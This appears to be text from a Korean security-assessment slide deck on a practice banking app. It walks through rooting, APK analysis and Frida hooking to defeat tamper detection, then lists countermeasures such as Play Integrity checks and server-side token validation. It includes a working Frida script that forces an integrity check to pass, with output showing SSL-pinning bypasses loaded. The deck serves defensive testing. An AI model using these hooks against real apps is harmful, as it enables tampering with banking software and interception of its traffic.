## 추가 본인 확인

중요 작업 시 OTP나 SMS 인증 등 사용자의 추가  
인증을 거쳐, 공격을 원천적으로 무력화 시킴



## 사람 식별 검증

사용자 상호작용 검증(CAPTCHA)을 통해 요청의 주체가 봇이  
아닌 실제 사람임을 증명함




## CSRF 토큰 적용 및 검증

CSRF 토큰을 발급하고, 서버 측에서 토큰이 누락되거나 위조되  
었는지 유효성을 검증하여 비정상적인 요청을 차단해야 함

CSRF  
(Web)

# App 진단 방법 - 위변조 탐지



Step 1

기기 루팅

KernelSU를 이용하여 기기 루트 권한 획득



# App 진단 방법 - 위변조 탐지

Step 1


기기 루팅

KernelSU를 이용하여 기기 루트 권한 획득

Step 2

APK 분석

JADX, Ghidra 등을 이용하여 소스코드 정적 분석 및 변조



# App 진단 방법 - 위변조 탐지

```
// -- 3. AppIntegrityChecker.verify (obfuscated: i3.b.a) -----  
var AppIntegrityChecker = Java.use("i3.b");  
AppIntegrityChecker.a.implementation = function () {  
    console.log("[+] AppIntegrityChecker.verify() -> forced true");  
    try {  
        this.c.value.a.value = true;  
    } catch (e) {  
        console.log("[!] statusHolder field set failed: " + e);  
    }  
    return Java.use("java.lang.Boolean").$new(true);  
};  
console.log("[+] AppIntegrityChecker.verify hook OK");
```

```
Spawned `com.rookiesbank`. Resuming main thread!  
[SM-G977N::com.rookiesbank ]-> [+] NativeLib hooks OK  
[+] Settings.Global hooks OK  
[+] AppIntegrityChecker.verify hook OK  
[+] IntegrityInterceptor.intercept hook OK  
[+] TrustManagerImpl hook OK  
[+] SSLContext trust-all override OK  
[+] CertificatePinner hook OK (C5.g)  
[+] SSL Pinning bypass loaded  
  
[*] Full bypass loaded  
[+] AppIntegrityChecker.verify() -> forced true
```

Step 1

## 기기 루팅

KernelSU를 이용하여 기기 루트 권한 획득

Step 2

## APK 분석


JADX, Ghidra 등을 이용하여 소스코드 정적 분석 및 변조

Step 3

## 동적 디버깅 및 우회 공격 실행

앱 실행 중 발생하는 탐지 로직을  
Frida를 이용하여 실시간으로 우회

# App 진단 방법 - 위변조 탐지



Step 1

## 기기 루팅

KernelSU를 이용하여 기기 루트 권한 획득

Step 2

## APK 분석

JADX, Ghidra 등을 이용하여 소스코드 정적 분석 및 변조

Step 3

## 동적 디버깅 및 우회 공격 실행

앱 실행 중 발생하는 탐지 로직을  
Frida를 이용하여 실시간으로 우회

Step 4

## 보호 기법 우회 및 서비스 접근

무결성 오류 화면이 우회되고 정상적인 화면 진입에 성공



# App 보안 대책 - 위변조 탐지



## Google Play Integrity API 적용

설치 파일의 무결성을 Google의 신뢰된 플랫폼을 통해 직접 검증하여 위·변조된 앱에서의 실행을 차단해야 합니다.



## JNI 계층 기반 플래그 은닉 및 동적 검증

인증 및 무결성 상태 플래그를 JNI 계층에 은닉해 API 요청시 검증하여 메모리 조작 및 기능의 강제 실행을 차단해야 합니다.

### 위변조 탐지 (App)



## 서버 연계 무결성 토큰 교차 검증

앱이 API를 요청할 때 무결성 상태를 증명하는 토큰을 함께 전송하여 서버에서 토큰의 유효성을 검증해야 합니다.



## 안티디버깅 기술 적용

